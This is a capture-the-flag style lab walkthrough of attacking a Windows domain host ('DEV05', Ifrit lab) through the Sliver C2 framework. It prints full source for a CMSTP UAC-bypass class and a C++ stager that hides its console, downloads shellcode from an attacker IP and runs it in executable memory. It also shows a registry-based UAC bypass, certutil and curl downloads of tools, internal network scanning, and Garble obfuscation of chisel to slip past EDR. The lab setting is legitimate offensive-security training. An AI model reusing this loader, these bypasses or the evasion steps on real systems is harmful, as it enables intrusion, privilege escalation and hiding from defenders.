[server] sliver (OFFICIAL_OSMOSIS) > sa-netlocalgroup2 dev05

[*] Successfully executed sa-netlocalgroup2 (coff-loader)
[*] Got output:
[*] Querying Remote Desktop Users...
[*] Querying Distributed COM Users...
[*] Querying Remote Management Users...
[*] Querying Administrators...
----------Local Group Member----------
Host: dev05
Group: Administrators
Member: DEV05\Administrator
MemberSid: S-1-5-21-1116710314-1528939839-590681564-500
MemberSidType: User
--------End Local Group Member--------

----------Local Group Member----------
Host: dev05
Group: Administrators
Member: DEV05\admin
MemberSid: S-1-5-21-1116710314-1528939839-590681564-1001
MemberSidType: User
--------End Local Group Member--------

----------Local Group Member----------
Host: dev05
Group: Administrators
Member: EU-IFRIT\Domain Admins
MemberSid: S-1-5-21-815464091-3988217837-1862656938-512
MemberSidType: Group
--------End Local Group Member--------

----------Local Group Member----------
Host: dev05
Group: Administrators
Member: EU-IFRIT\jack.smith
MemberSid: S-1-5-21-815464091-3988217837-1862656938-1320
MemberSidType: User
--------End Local Group Member--------
Interesting, our Jack is under local admin group
So let’s grab the 1st flag:
[server] sliver (OFFICIAL_OSMOSIS) > ls \\Users\\Admin

C:\Users\Admin (0 items, 0 B)
=============================
Outch … failed
Despite being in a shell owned by Jack.Smith, who is in the Administrators group, I can’t access the admin home folder.
We have enough information to know that we need to bypass UAC (User Access Control) to obtain full privileges.
Want to be sure at 100% ???
[server] sliver (OFFICIAL_OSMOSIS) > execute -o reg query HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System

[*] Output:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
    ConsentPromptBehaviorAdmin    REG_DWORD    0x5
    ConsentPromptBehaviorUser    REG_DWORD    0x3
    DSCAutomationHostEnabled    REG_DWORD    0x2
    EnableCursorSuppression    REG_DWORD    0x1
    EnableFullTrustStartupTasks    REG_DWORD    0x2
    EnableInstallerDetection    REG_DWORD    0x1
    EnableLUA    REG_DWORD    0x1
    EnableSecureUIAPaths    REG_DWORD    0x1
    EnableUIADesktopToggle    REG_DWORD    0x0
    EnableUwpStartupTasks    REG_DWORD    0x2
    EnableVirtualization    REG_DWORD    0x1
    PromptOnSecureDesktop    REG_DWORD    0x1
    SupportFullTrustStartupTasks    REG_DWORD    0x1
    SupportUwpStartupTasks    REG_DWORD    0x1
    ValidateAdminCodeSignatures    REG_DWORD    0x0
    dontdisplaylastusername    REG_DWORD    0x0
    legalnoticecaption    REG_SZ
    legalnoticetext    REG_SZ
    scforceoption    REG_DWORD    0x0
    shutdownwithoutlogon    REG_DWORD    0x1
    undockwithoutlogon    REG_DWORD    0x1

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\UIPI
- EnableLUA is set to 1
- PromptSecureDesktop is also set to 1
- Then confirmed that UAC is enabled
Quick check on
vl-detections== always stealth and safe
Of course we can following How to Bypass UAC in newer Windows versions.
Using the Source.cs file:
/*
UAC Bypass using CMSTP.exe microsoft binary

Based on previous work from Oddvar Moe
https://oddvar.moe/2017/08/15/research-on-cmstp-exe/

And this PowerShell script of Tyler Applebaum
https://gist.githubusercontent.com/tylerapplebaum/ae8cb38ed8314518d95b2e32a6f0d3f1/raw/3127ba7453a6f6d294cd422386cae1a5a2791d71/UACBypassCMSTP.ps1

Code author: Andre Marques (@_zc00l)
*/
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Windows;
using System.Runtime.InteropServices;

public class CMSTPBypass
{
    // Our .INF file data!
    public static string InfData = @"[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection

[RunPreSetupCommandsSection]
; Commands Here will be run Before Setup Begins to install
REPLACE_COMMAND_LINE
taskkill /IM cmstp.exe /F

[CustInstDestSectionAllUsers]
49000,49001=AllUSer_LDIDSection, 7

[AllUSer_LDIDSection]
""HKLM"", ""SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE"", ""ProfileInstallPath"", ""%UnexpectedError%"", """"

[Strings]
ServiceName=""CorpVPN""
ShortSvcName=""CorpVPN""

";

    [DllImport("user32.dll")] public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
    [DllImport("user32.dll", SetLastError = true)] public static extern bool SetForegroundWindow(IntPtr hWnd);

    public static string BinaryPath = "c:\\windows\\system32\\cmstp.exe";

    /* Generates a random named .inf file with command to be executed with UAC privileges */
    public static string SetInfFile(string CommandToExecute)
    {
        string RandomFileName = Path.GetRandomFileName().Split(Convert.ToChar("."))[0];
        string TemporaryDir = "C:\\windows\\temp";
        StringBuilder OutputFile = new StringBuilder();
        OutputFile.Append(TemporaryDir);
        OutputFile.Append("\\");
        OutputFile.Append(RandomFileName);
        OutputFile.Append(".inf");
        StringBuilder newInfData = new StringBuilder(InfData);
        newInfData.Replace("REPLACE_COMMAND_LINE", CommandToExecute);
        File.WriteAllText(OutputFile.ToString(), newInfData.ToString());
        return OutputFile.ToString();
    }

    public static bool Execute(string CommandToExecute)
    {
        if(!File.Exists(BinaryPath))
        {
            Console.WriteLine("Could not find cmstp.exe binary!");
            return false;
        }
        StringBuilder InfFile = new StringBuilder();
        InfFile.Append(SetInfFile(CommandToExecute));

        Console.WriteLine("Payload file written to " + InfFile.ToString());
        ProcessStartInfo startInfo = new ProcessStartInfo(BinaryPath);
        startInfo.Arguments = "/au " + InfFile.ToString();
        startInfo.UseShellExecute = false;
        Process.Start(startInfo);

        IntPtr windowHandle = new IntPtr();
        windowHandle = IntPtr.Zero;
        do {
            windowHandle = SetWindowActive("cmstp");
        } while (windowHandle == IntPtr.Zero);

        System.Windows.Forms.SendKeys.SendWait("{ENTER}");
        return true;
    }

    public static IntPtr SetWindowActive(string ProcessName)
    {
        Process[] target = Process.GetProcessesByName(ProcessName);
        if(target.Length == 0) return IntPtr.Zero;
        target[0].Refresh();
        IntPtr WindowHandle = new IntPtr();
        WindowHandle = target[0].MainWindowHandle;
        if(WindowHandle == IntPtr.Zero) return IntPtr.Zero;
        SetForegroundWindow(WindowHandle);
        ShowWindow(WindowHandle, 5);
        return WindowHandle;
    }
}
with the procedure:
- To compile it in a PowerShell shell in the same directory as this source.
- UAC Bypass directly from DLL
- Call an exec file (or ps1 file) to obtain an high-integrity process
[server] sliver (OFFICIAL_OSMOSIS) > cd \\programdata\\1
[server] sliver (OFFICIAL_OSMOSIS) > upload Source.cs
[server] sliver (OFFICIAL_OSMOSIS) > upload stage4.ps1
[server] sliver (OFFICIAL_OSMOSIS) > shell
Add-Type -TypeDefinition ([IO.File]::ReadAllText("$pwd\Source.cs")) -ReferencedAssemblies "System.Windows.Forms" -OutputAssembly "CMSTP-UAC-Bypass.dll"
[Reflection.Assembly]::Load([IO.File]::ReadAllBytes("$pwd\CMSTP-UAC-Bypass.dll"))
[CMSTPBypass]::Execute("C:\programdata\1\stage4.ps1")
But not the good way as we are catched:

Then we create our own stager in C++ named stager.cpp to be able to have a binary instead of a PoSH:
#include <windows.h>
#include <wininet.h>
#include <stdio.h>

#pragma comment (lib, "Wininet.lib")

// Structure for our Shellcode
struct Shellcode {
	byte* data;
	DWORD len;
};
// Define our target where we download our payload
Shellcode Download(LPCWSTR host, INTERNET_PORT port);
void Execute(Shellcode shellcode);

int main() {
	::ShowWindow(::GetConsoleWindow(), SW_HIDE); // hide console window

	Shellcode shellcode = Download(L"10.8.0.230", 80);
	Execute(shellcode);

	return 0;
}
// Download our payload
Shellcode Download(LPCWSTR host, INTERNET_PORT port) {
	HINTERNET session = InternetOpen(
		L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36",
		INTERNET_OPEN_TYPE_PRECONFIG,
		NULL,
		NULL,
		0);

	HINTERNET connection = InternetConnect(
		session,
		host,
		port,
		L"",
		L"",
		INTERNET_SERVICE_HTTP,
		0,
		0);

	HINTERNET request = HttpOpenRequest(
		connection,
		L"GET",
		L"/fontawesome.woff",
		NULL,
		NULL,
		NULL,
		0,
		0);

	WORD counter = 0;
	while (!HttpSendRequest(request, NULL, 0, 0, 0)) {
		//printf("Error sending HTTP request: : (%lu)\n", GetLastError()); // only for debugging

		counter++;
		Sleep(3000);
		if (counter >= 3) {
			exit(0); // HTTP requests eventually failed
		}
	}

	DWORD bufSize = BUFSIZ;
	byte* buffer = new byte[bufSize];

	DWORD capacity = bufSize;
	byte* payload = (byte*)malloc(capacity);

	DWORD payloadSize = 0;

	while (true) {
		DWORD bytesRead;

		if (!InternetReadFile(request, buffer, bufSize, &bytesRead)) {
			//printf("Error reading internet file : <%lu>\n", GetLastError()); // only for debugging
			exit(0);
		}

		if (bytesRead == 0) break;

		if (payloadSize + bytesRead > capacity) {
			capacity *= 2;
			byte* newPayload = (byte*)realloc(payload, capacity);
			payload = newPayload;
		}

		for (DWORD i = 0; i < bytesRead; i++) {
			payload[payloadSize++] = buffer[i];
		}

	}
	byte* newPayload = (byte*)realloc(payload, payloadSize);

	InternetCloseHandle(request);
	InternetCloseHandle(connection);
	InternetCloseHandle(session);

	struct Shellcode out;
	out.data = payload;
	out.len = payloadSize;
	return out;
}
// Execute our payload
void Execute(Shellcode shellcode) {
	void* exec = VirtualAlloc(0, shellcode.len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
	memcpy(exec, shellcode.data, shellcode.len);
	((void(*)())exec)();
}
We compile it then check with Defender locally and no threat found.
Now we will use the repository UAC-BOF-Bonanza to download and compile a UAC bypass extension for Sliver C2.
We focus on RegistryShellCommand that modifies the “ms-settings\Shell\Open\command” registry key and executes an auto-elevated EXE (ComputerDefaults.exe).
$ git clone https://github.com/icyguider/UAC-BOF-Bonanza.git
$ cp -rp ~/VULNLAB/Ifrit/UAC-BOF-Bonanza/RegistryShellCommand ~/.sliver-client/extensions/
$ cd ~/.sliver-client/extensions/RegistryShellCommand/; make
We kill our python local web server 443/tcp then we start a Sliver listener on 443/tcp (to be ok with our current ifrit-http stager profile)
[server] sliver (OFFICIAL_OSMOSIS) > https

[*] Starting HTTPS :443 listener ...

[*] Successfully started job #3

[server] sliver (OFFICIAL_OSMOSIS) > jobs

 ID   Name    Protocol   Port   Stage Profile
==== ======= ========== ====== ============================================
 1    http    tcp        80     ifrit-http (Sliver name: OFFICIAL_OSMOSIS)
 3    https   tcp        443
We add the new extension in our Sliver session:
[server] sliver (OFFICIAL_OSMOSIS) > extensions load /home/user/.sliver-client/extensions/RegistryShellCommand

[*] Added RegistryShellCommand command: Perform UAC bypass via modifying the "ms-settings\Shell\Open\command" registry key
Upload our stager:
- To continue to be more steath, it’s important to do not move under another folder and stay in the folder allocated with the sliver migrated process (in our case after migrated to explorer.exe then our folder is C:\Windows\system32)
[server] sliver (OFFICIAL_OSMOSIS) > upload stager.exe C:\\programdata\\1\\s1.exe

[*] Wrote file to C:\programdata\1\s1.exe
Then let’s go to bypass UAC with our RegistryShellCommand extension:
[server] sliver (OFFICIAL_OSMOSIS) > RegistryShellCommand C:\\programdata\\1\\s1.exe

[*] Successfully executed RegistryShellCommand (coff-loader)
[*] Got output:
Successfully created registry key: HKCU:Software\Classes\ms-settings\Shell\Open\command
Successfully set command registry value
Successfully set DelegateExecute registry value
Autoelevated EXE was successfully executed using ShellExecuteEx!
Successfully deleted registry key: HKCU:Software\Classes\ms-settings\Shell\Open\command
Then we get a new session with a High integrity level:
[*] Session c2746f85 OFFICIAL_OSMOSIS - 172.16.41.40:54254 (DEV05) - windows/amd64 - Wed, 28 Aug 2024 19:42:42 JST

[server] sliver (OFFICIAL_OSMOSIS) > use c2746f85-862d-4aa2-b28d-b13ccbdfc263

[*] Active session OFFICIAL_OSMOSIS (c2746f85-862d-4aa2-b28d-b13ccbdfc263)

[server] sliver (OFFICIAL_OSMOSIS) > sessions

 ID         Name               Transport   Remote Address       Hostname   Username              Operating System   Locale   Last Message                            Health
========== ================== =========== ==================== ========== ===================== ================== ======== ======================================= =========
 d8fc70ce   OFFICIAL_OSMOSIS   http(s)     172.16.41.40:54114   DEV05      EU-IFRIT\jack.smith   windows/amd64      en-US    Wed Aug 28 19:42:57 JST 2024 (0s ago)   [ALIVE]
 c2746f85   OFFICIAL_OSMOSIS   http(s)     172.16.41.40:54254   DEV05      EU-IFRIT\jack.smith   windows/amd64      en-US    Wed Aug 28 19:42:56 JST 2024 (1s ago)   [ALIVE]

[server] sliver (OFFICIAL_OSMOSIS) > getprivs

Privilege Information for stager.exe (PID: 3964)
------------------------------------------------

Process Integrity Level: High

Name                                      	Description                                                        	Attributes
====                                      	===========                                                        	==========
SeIncreaseQuotaPrivilege                  	Adjust memory quotas for a process                                 	Disabled
SeSecurityPrivilege                       	Manage auditing and security log                                   	Disabled
SeTakeOwnershipPrivilege                  	Take ownership of files or other objects                           	Disabled
SeLoadDriverPrivilege                     	Load and unload device drivers                                     	Disabled
SeSystemProfilePrivilege                  	Profile system performance                                         	Disabled
SeSystemtimePrivilege                     	Change the system time                                             	Disabled
SeProfileSingleProcessPrivilege           	Profile single process                                             	Disabled
SeIncreaseBasePriorityPrivilege           	Increase scheduling priority                                       	Disabled
SeCreatePagefilePrivilege                 	Create a pagefile                                                  	Disabled
SeBackupPrivilege                         	Back up files and directories                                      	Disabled
SeRestorePrivilege                        	Restore files and directories                                      	Disabled
SeShutdownPrivilege                       	Shut down the system                                               	Disabled
SeDebugPrivilege                          	Debug programs                                                     	Disabled
SeSystemEnvironmentPrivilege              	Modify firmware environment values                                 	Disabled
SeChangeNotifyPrivilege                   	Bypass traverse checking                                           	Enabled, Enabled by Default
SeRemoteShutdownPrivilege                 	Force shutdown from a remote system                                	Disabled
SeUndockPrivilege                         	Remove computer from docking station                               	Disabled
SeManageVolumePrivilege                   	Perform volume maintenance tasks                                   	Disabled
SeImpersonatePrivilege                    	Impersonate a client after authentication                          	Enabled, Enabled by Default
SeCreateGlobalPrivilege                   	Create global objects                                              	Enabled, Enabled by Default
SeIncreaseWorkingSetPrivilege             	Increase a process working set                                     	Disabled
SeTimeZonePrivilege                       	Change the time zone                                               	Disabled
SeCreateSymbolicLinkPrivilege             	Create symbolic links                                              	Disabled
SeDelegateSessionUserImpersonatePrivilege 	Obtain an impersonation token for another user in the same session 	Disabled
Then get the 2nd flag Ifrit_Engineering (yeah it’s not the number 1 xD):
[server] sliver (OFFICIAL_OSMOSIS) > ls C:\\Users\\Admin\\Desktop

C:\Users\Admin\Desktop (3 items, 2.6 KiB)
=========================================
-rw-rw-rw-  desktop.ini         282 B    Sun Jul 07 04:08:30 -0700 2024
-rw-rw-rw-  flag.txt            36 B     Sun Jul 14 06:05:49 -0700 2024
-rw-rw-rw-  Microsoft Edge.lnk  2.3 KiB  Sun Jul 07 04:08:31 -0700 2024


[server] sliver (OFFICIAL_OSMOSIS) > cat C:/Users/Admin/Desktop/flag.txt

VL{8a72956307264970a190873540cc4bf2}
Quick check:
[server] sliver (OFFICIAL_OSMOSIS) > ifconfig

+-----------------------------------------+
| Ethernet                                |
+-----------------------------------------+
| # | IP Addresses    | MAC Address       |
+---+-----------------+-------------------+
| 5 | 172.16.41.40/24 | 06:2c:59:49:0a:f7 |
+-----------------------------------------+
1 adapters not shown.

[server] sliver (OFFICIAL_OSMOSIS) > netstat --listen

 Protocol   Local Address            Foreign Address   State    PID/Program Name
========== ======================== ================= ======== ========================
 tcp        0.0.0.0:135              0.0.0.0:0         LISTEN   892/svchost.exe
 tcp        0.0.0.0:445              0.0.0.0:0         LISTEN   4/System
 tcp        0.0.0.0:3389             0.0.0.0:0         LISTEN   352/svchost.exe
 tcp        0.0.0.0:5040             0.0.0.0:0         LISTEN   5644/svchost.exe
 tcp        0.0.0.0:13300            0.0.0.0:0         LISTEN   10416/node.exe
 tcp        0.0.0.0:49664            0.0.0.0:0         LISTEN   668/lsass.exe
 tcp        0.0.0.0:49665            0.0.0.0:0         LISTEN   528/wininit.exe
 tcp        0.0.0.0:49666            0.0.0.0:0         LISTEN   1312/svchost.exe
 tcp        0.0.0.0:49667            0.0.0.0:0         LISTEN   1972/svchost.exe
 tcp        0.0.0.0:49668            0.0.0.0:0         LISTEN   2628/spoolsv.exe
 tcp        0.0.0.0:49669            0.0.0.0:0         LISTEN   668/lsass.exe
 tcp        0.0.0.0:49670            0.0.0.0:0         LISTEN   2956/svchost.exe
 tcp        0.0.0.0:49676            0.0.0.0:0         LISTEN   648/services.exe
 tcp        localhost:6788           0.0.0.0:0         LISTEN   3208/elastic-agent.exe
 tcp        localhost:6789           0.0.0.0:0         LISTEN   3208/elastic-agent.exe
 tcp        localhost:6791           0.0.0.0:0         LISTEN   3208/elastic-agent.exe
 tcp        dev05.eu-ifrit.vl.:139   0.0.0.0:0         LISTEN   4/System

[server] sliver (OFFICIAL_OSMOSIS) > netstat

 Protocol   Local Address              Foreign Address         State         PID/Program Name
========== ========================== ======================= ============= ===========================
 tcp        localhost:6789             localhost:58927         ESTABLISHED   3208/elastic-agent.exe
 tcp        localhost:6789             localhost:59016         ESTABLISHED   3208/elastic-agent.exe
 tcp        localhost:6789             localhost:59018         ESTABLISHED   3208/elastic-agent.exe
 tcp        localhost:6789             localhost:59021         ESTABLISHED   3208/elastic-agent.exe
 tcp        localhost:6789             localhost:59023         ESTABLISHED   3208/elastic-agent.exe
 tcp        localhost:6789             localhost:59026         ESTABLISHED   3208/elastic-agent.exe
 tcp        localhost:6789             localhost:59027         ESTABLISHED   3208/elastic-agent.exe
 tcp        localhost:6791             localhost:59030         ESTABLISHED   3208/elastic-agent.exe
 tcp        localhost:58927            localhost:6789          ESTABLISHED   3380/elastic-endpoint.exe
 tcp        localhost:59016            localhost:6789          ESTABLISHED   4916/agentbeat.exe
 tcp        localhost:59018            localhost:6789          ESTABLISHED   4764/agentbeat.exe
 tcp        localhost:59021            localhost:6789          ESTABLISHED   4960/agentbeat.exe
 tcp        localhost:59023            localhost:6789          ESTABLISHED   4464/agentbeat.exe
 tcp        localhost:59026            localhost:6789          ESTABLISHED   4968/agentbeat.exe
 tcp        localhost:59027            localhost:6789          ESTABLISHED   5080/agentbeat.exe
 tcp        localhost:59030            localhost:6791          ESTABLISHED   5080/agentbeat.exe
 tcp        dev05.eu-ifrit.vl.:49677   git.ifrit.vl.:8220      ESTABLISHED   3208/elastic-agent.exe
 tcp        dev05.eu-ifrit.vl.:49697   dc03.eu-ifrit.vl.:445   ESTABLISHED   4/System
...
1 interface and some communication with DC03 and GIT.IFRIT.VL
Check the security in place:
[server] sliver (OFFICIAL_OSMOSIS) > sa-enum-filter-driver

[*] Successfully executed sa-enum-filter-driver (coff-loader)
[*] Got output:
contentscreener,applockerfltr,265000
contentscreener,ElasticEndpointDriver,260350
activitymonitor,Filetrace,385000
activitymonitor,MsSecFlt,385600
activitymonitor,SysmonDrv,385201
activitymonitor,UCPD,385250
antivirus,WdFilter,328010
SUCCESS.
FW, AV, EDR and Monitoring are in place
Pleasant Password Server - Password reusing (Dev)
Check the home folder and found some stuff in Downloads:
[server] sliver (OFFICIAL_OSMOSIS) > ls

C:\Users\Admin\Downloads (6 items, 906.4 MiB)
=============================================
-rw-rw-rw-  desktop.ini                       282 B      Sun Jul 07 04:08:30 -0700 2024
-rw-rw-rw-  Firefox Installer.exe             363.3 KiB  Sun Jul 14 02:01:10 -0700 2024
-rw-rw-rw-  node-v22.4.0-x64.msi              27.6 MiB   Sun Jul 07 04:14:24 -0700 2024
-rw-rw-rw-  pdf24-creator-11.18.0-x64.exe     340.5 MiB  Sun Jul 14 02:02:47 -0700 2024
-rw-rw-rw-  Pleasant KeePass Client.exe       373.4 MiB  Sun Jul 14 01:40:41 -0700 2024
-rw-rw-rw-  Pleasant Password Client x64.exe  164.6 MiB  Sun Jul 14 01:40:51 -0700 2024
Using Google we can get some information related to Pleasant Password Client and Pleasant KeePass Client:
https://pleasantpasswords.com/info/pleasant-password-server/d-user-access-basics/web-browser-access
Interesting: By default, Pleasant Password Server runs on Port 10001 and we cann access via web browser too.
As the size of these files are so big then we don’t download it at this time and focus to find a server with open port 10001/tcp.
As the upload/download feature seems not working correctly with big files then we use curl to download our nmap static package (of course need to kill the https jobs to use again our python local web server during this operation).
[server] sliver (OFFICIAL_OSMOSIS) > execute -o curl http://10.8.0.230:443/nmap_standalone.zip -o nmap.zip

[*] Output:
[*] Stderr:
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 15.2M  100 15.2M    0     0   359k      0  0:00:43  0:00:43 --:--:--  551k

[server] sliver (OFFICIAL_OSMOSIS) > ls

C:\programdata\1 (2 items, 15.2 MiB)
====================================
-rw-rw-rw-  nmap.zip  15.2 MiB  Sat Aug 31 23:40:12 -0700 2024
-rw-rw-rw-  s2.exe    5.5 KiB   Sat Aug 31 22:47:09 -0700 2024
Unfortunately using this technique triggers a low alert:

Try with another way:
[server] sliver (OFFICIAL_OSMOSIS) > execute -o powershell iwr http://10.8.0.230:443/nmap_standalone.zip -o nmap.zip
But catched:

Take a note and need to think to do that with another way to stay under the SOC radar
Uncompress it:
[server] sliver (OFFICIAL_OSMOSIS) > execute tar -xf nmap.zip
Then use it to scan internal networks (we exclude 88/tcp because there is some interaction with Kerberos then can trigger an alert):
[server] sliver (OFFICIAL_OSMOSIS) > execute -t 900 -o nmap.exe -sT -p 22,80,8080,443,389,445,3389,5985,10001 --open 172.16.41.0/24 -n -Pn

[*] Output:
Starting Nmap 7.91 ( https://nmap.org ) at 2024-08-31 23:52 Pacific Daylight Time

Nmap scan report for 172.16.41.11
Host is up (0.00s latency).

PORT      STATE    SERVICE
88/tcp    open     kerberos-sec
389/tcp   open     ldap
445/tcp   open     microsoft-ds
3389/tcp  open     ms-wbt-server
5985/tcp  open     wsman

Nmap scan report for 172.16.41.14
Host is up (0.00s latency).

PORT      STATE    SERVICE
88/tcp    open     kerberos-sec
389/tcp   open     ldap
445/tcp   open     microsoft-ds
3389/tcp  open     ms-wbt-server
5985/tcp  open     wsman

Nmap scan report for 172.16.41.17
Host is up (0.00011s latency).

PORT      STATE    SERVICE
80/tcp    open     http
88/tcp    open     kerberos-sec
389/tcp   open     ldap
443/tcp   open     https
445/tcp   open     microsoft-ds
3389/tcp  open     ms-wbt-server
5985/tcp  open     wsman

Nmap scan report for 172.16.41.210
Host is up (0.00s latency).

PORT      STATE    SERVICE
445/tcp   open     microsoft-ds
3389/tcp  open     ms-wbt-server
5985/tcp  open     wsman

Nmap scan report for 172.16.41.215
Host is up (0.00s latency).

PORT      STATE    SERVICE
3389/tcp  open     ms-wbt-server
5985/tcp  open     wsman
10001/tcp open     scp-config

Nmap scan report for 172.16.41.250
Host is up (0.00023s latency).

PORT      STATE    SERVICE
445/tcp   open     microsoft-ds
3389/tcp  open     ms-wbt-server
5985/tcp  open     wsman

Nmap scan report for 172.16.41.251
Host is up (0.00036s latency).

PORT      STATE    SERVICE
3389/tcp  open     ms-wbt-server
5985/tcp  open     wsman
172.16.41.215 is the Pleasant Password Server
If 88/tcp was included then we could trigger alert below:

The embedded socks proxy of Sliver (1.5) is not correctly stable then we will switch to chisel.
But as chisel is flag by many EDR (Defender for endpoint, Elastic EDR etc) then we obfuscate it using Garble.
Install Garble:
$ go install mvdan.cc/garble@latest
If needed install Chisel or grab the latest release:
$ go install github.com/jpillora/chisel@latest
If needed add the Go bin path to ~/.zshrc (or ~/.bashrc):
...
export PATH="$PATH:/home/user/go/bin/"
OR
...
export PATH=$PATH:$(go env GOPATH)/bin
Then obfuscate Chisel with Windows environment and amd64 architecture as target:
$ git clone https://github.com/jpillora/chisel chisel-src && cd chisel-src
$ env CGO_ENABLE=1 GOOS=windows GOARCH=amd64 garble -literals -tiny build -ldflags "-s -w -H windowsgui" -trimpath
$ cp chisel.exe ../proxy.exe
Then upload it:
[server] sliver (OFFICIAL_OSMOSIS) > execute -o -t 900 certutil -urlcache -split -f "http://10.8.0.230:443/proxy.exe" proxy.exe
